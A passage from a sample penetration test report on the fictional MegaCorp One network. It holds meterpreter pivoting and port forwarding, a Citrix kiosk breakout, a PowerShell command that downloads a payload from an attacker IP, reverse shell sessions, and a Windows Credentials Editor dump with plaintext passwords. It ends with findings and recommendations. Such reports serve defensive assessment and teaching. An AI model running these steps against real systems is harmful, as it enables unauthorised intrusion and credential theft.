Additionally, we discovered network protocol enforcement as we attempted to connect to the attacker SSH server on port 80. To bypass this, we created a tunnel within the existing meterpreter session to allow us to access Windows file sharing from the attacker system. This was utilized to run a windows command shell on the compromised host as the local administrative user. Within this shell, we executed an additional meterpreter payload.

 Copyright © 2013 Offensive Security Services LLC. All rights reserved.

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > route add 10.7.0.0 255.255.255.0 1
[*] Route added
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > portfwd add -l 445 -p 445 -r 10.7.0.22
[*] Local TCP relay created: 0.0.0.0:445 <-> 10.7.0.22:445
meterpreter >
```

Figure 21 – Port forwarding through the initial meterpreter session is established in order to achieve direct access to the compromised management host.

```
root@kali:~# winexe -U administrator //127.0.0.1 "cmd"
Password for [WORKGROUP\administrator]:
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.7.0.22
```

Figure 22 – Newly established connection is used to gain an administrative shell on the compromised management host.

```
[*] Started reverse handler on 208.68.234.99:80
[*] Starting the payload handler...
[*] Sending stage (751104 bytes) to 50.7.67.190
[*] Meterpreter session 2 opened (208.68.234.99:80 -> 50.7.67.190:53575) at 2013
-04-25 15:40:33 -0400

meterpreter > getuid
Server username: DEV01\Administrator
meterpreter >
```

Figure 23 - Local Administrator access is used to establish a meterpreter shell on host 10.7.0.22.

 Copyright © 2013 Offensive Security Services LLC. All rights reserved.

With the new meterpreter shell in place, we then utilized HTTP-Tunnel, an open source utility[7], that encapsulates arbitrary traffic within the HTTP payload. We used the newly established "**http tunnel**" to encapsulate a remote desktop connection between the attacker and compromised client. This allowed us to obtain full graphical access to the compromised client system. The remote desktop session was established using the password for user "**mike**", which was discovered to be re-used from the compromised SQLite Manager application. Please see Appendix A for more information.




Figure 24 - Remote Desktop access is established by encapsulating the previously filtered protocol through a http tunnel.

At this point, the external perimeter of the MegaCorp One network was fully compromised as shown in Figure 25. The virtual equivalent of console access to a computer within the MegaCorp One's trusted environment had been obtained. It should be noted that the current access to the Windows network was limited to a non-privileged domain user account and a local administrator account.

[7] http://http-tunnel.sourceforge.net/

 Copyright © 2013 Offensive Security Services LLC. All rights reserved.




Figure 25 – Compromise of the MegaCorp One network has reached into the network management subnet.

 Copyright © 2013 Offensive Security Services LLC. All rights reserved.

Citrix Environment Compromise

Using remote desktop access to the internal network, we proceeded to explore the network in search of high value targets. One such target appeared to be a Citrix server, which was set as the homepage on the compromised host. Using the same credentials that were utilized to establish the remote desktop connection, we were able to successfully login to this Citrix environment.




Figure 26 – A Citrix server offering only Internet Explorer was discovered on the MegaCorp One network.

This Citrix environment exposed "Internet Explorer" as the only available application. This is a commonly utilized method by many organizations to limit access to the underlying operating system of the Citrix server. It is important to note that many methods exist to bypass this configuration. In this case, we utilized the "Save" dialog window to create a batch file that would provide us with a Powershell interface.

This is possible as the "Save" dialog operates in much the same manner as a standard "Windows Explorer" file management window.

 Copyright © 2013 Offensive Security Services LLC. All rights reserved.




Figure 27 – Using the Save dialog, it is possible to bypass the some restrictions imposed by the Citrix environment.




Figure 28 – A batch file invoking the Powershell application is created on the Citrix server.

Copyright © 2013 Offensive Security Services LLC. All rights reserved.

```
C:\Windows\system32\cmd.exe
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\mike\Documents> ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 10.7.0.20
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.7.0.254

Tunnel adapter isatap.{3B81BF49-0874-4595-8FCC-DDFD3535E0B2}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
PS C:\Users\mike\Documents>
```

Figure 29 – Citrix restriction is bypassed resulting in the execution of the Powershell.

The ability to use Powershell was then utilized to download a malicious payload, which would provide us with a meterpreter session to the underlying Citrix server.

```
C:\Windows\system32\cmd.exe
PS C:\Users\mike\Documents> $storageDir = $pwd
PS C:\Users\mike\Documents> $webclient = New-Object System.Net.WebClient
PS C:\Users\mike\Documents> $url = "http://208.68.234.101/daaa118.exe"
PS C:\Users\mike\Documents> $file = "rev2.exe"
PS C:\Users\mike\Documents> $webclient.DownloadFile($url,$file)
PS C:\Users\mike\Documents>
```

Figure 30 - Powershell functionality allows an end-user to retrieve files from arbitrary sources, including remote internet locations.

The ability to utilize the "Save" dialog to run arbitrary executable programs was combined with the previously discovered local administrator password allowing us to execute programs in the context of the local administrator. This allowed us to gain full administrative control of the Citrix system. Please see Appendix A for more information.

 Copyright © 2013 Offensive Security Services LLC. All rights reserved.




Figure 31 – Password re-use allows the attackers to execute a malicious executable with administrative privileges.

```
root@kali:~# msfconsole -q
msf exploit(handler) > exploit

[*] Started reverse handler on 208.68.234.99:80
[*] Starting the payload handler...
[*] Sending stage (751104 bytes) to 50.7.67.190
[*] Meterpreter session 1 opened (208.68.234.99:80 -> 50.7.67.190:49369) at 2013
-04-25 19:20:53 -0400

meterpreter > getuid
Server username: CITRIX\Administrator
meterpreter >
```

Figure 32 – Complete compromise of the Citrix server is achieved.

 Copyright © 2013 Offensive Security Services LLC. All rights reserved.




Figure 33 – An additional host in the network management subnet has been compromised.

Escalation to Domain Administrator

With the Citrix server compromised, we made an attempt to capture passwords from memory. A Citrix server is an ideal candidate for this attack vector, as it typically operates for long periods of time without reboots and services a large number of users.

To capture passwords from memory, we utilized the Windows Credential Editor tool[8] due to its ability to run on 64 bit systems without causing adverse effects.

[8] http://www.ampliasecurity.com/research/wcefaq.html

 Copyright © 2013 Offensive Security Services LLC. All rights reserved.

```
meterpreter > shell
Process 6540 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\mike\Documents>cd c:\windows
cd c:\windows

c:\Windows>wce_protected_64.exe -w
wce_protected_64.exe -w
WCE v1.3beta (X64) (Windows Credentials Editor) - (c) 2010,2011,2012 Amplia Secu
rity - by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.


Administrator\CITRIX:sup3r53cr3tGP0pa55
mike\MEGACORPONE:SmcyHxbo!
Administrator\MEGACORPONE:Ub3r53cr3t0fm1ne
Ctx_StreamingSvc\CITRIX:sda{AaJ2jm8fx.
CITRIX$\MEGACORPONE:3yAV0qc9zxkX (Dd_p!+2.648706E-314!3THw]55zzY"NsLXUm1$S (2nk^
ky!:$q@NeISc=Q!C5<g"8!n!a/FWOo-#_I7mp!J'VVGKTa!OieyFOqXQK.H_q+olO9wOhJi

c:\Windows>
```

Figure 34 – Windows Credentials Editor is used to retrieve plaintext passwords from the Citrix server.

This revealed multiple passwords, including a Windows domain administrator account. Please see Appendix A for more information. In order to validate the newly recovered credentials, we successfully created a new remote desktop session to the Citrix server using the domain administrator credentials.

 Copyright © 2013 Offensive Security Services LLC. All rights reserved.




Figure 35 - Domain Administrator credentials are validated against the Citrix host.

At this point, full control of the Windows domain had been obtained. A malicious attacker would have multiple tools at their disposal, including:

- Utilization of Group Policy to deploy backdoor software on Windows systems.
- Complete exfiltration of all data stored on any system that uses Windows authentication.
- Destruction of any and all network resources.
- Targeted attacks against any and all employees of MegaCorp One, through the use of information gathering tools such as keystroke loggers to identify personal information.
- Leveraging this systemic access to conduct attacks against MegaCorp One suppliers and partners that maintain a trust relationship with the company.

 Copyright © 2013 Offensive Security Services LLC. All rights reserved.

It was determined that while these steps would be possible, they would be considered outside the scope of the current engagement. It was demonstrated that a total compromise of the MegaCorp One domain had been accomplished with a complete loss of integrity for all local systems.




Figure 36 - Full Domain Compromise

Copyright © 2013 Offensive Security Services LLC. All rights reserved.

Conclusion

MegaCorp One suffered a series of control failures, which led to a complete compromise of critical company assets. These failures would have had a dramatic effect on MegaCorp One operations if a malicious party had exploited them. Current policies concerning password reuse and deployed access controls are not adequate to mitigate the impact of the discovered vulnerabilities.

The specific goals of the penetration test were stated as:

- Identifying if a remote attacker could penetrate MegaCorp One's defenses
- Determining the impact of a security breach on:
  - Confidentiality of the company's information
  - Internal infrastructure and availability of MegaCorp One's information systems

These goals of the penetration test were met. A targeted attack against MegaCorp One can result in a complete compromise of organizational assets. Multiple issues that would typically be considered minor were leveraged in concert, resulting in a total compromise of the MegaCorp One's information systems. It is important to note that this collapse of the entire MegaCorp One security infrastructure can be greatly attributed to insufficient access controls at both the network boundary and host levels. Appropriate efforts should be undertaken to introduce effective network segmentation, which could help mitigate the effect of cascading security failures throughout the MegaCorp One infrastructure.

 Copyright © 2013 Offensive Security Services LLC. All rights reserved.

Recommendations

Due to the impact to the overall organization as uncovered by this penetration test, appropriate resources should be allocated to ensure that remediation efforts are accomplished in a timely manner. While a comprehensive list of items that should be implemented is beyond the scope of this engagement, some high level items are important to mention.

Offensive Security recommends the following:

1. **Ensure that strong credentials are use everywhere in the organization**. The compromise of MegaCorp One system as drastically impacted by the use of weak passwords as well as the reuse of passwords across systems of differing security levels. NIST SP 800-11[9] is recommended for guidelines on operating an enterprise password policy. While this issue was not widespread within MegaCorp One, it was still an issue and should be addressed.
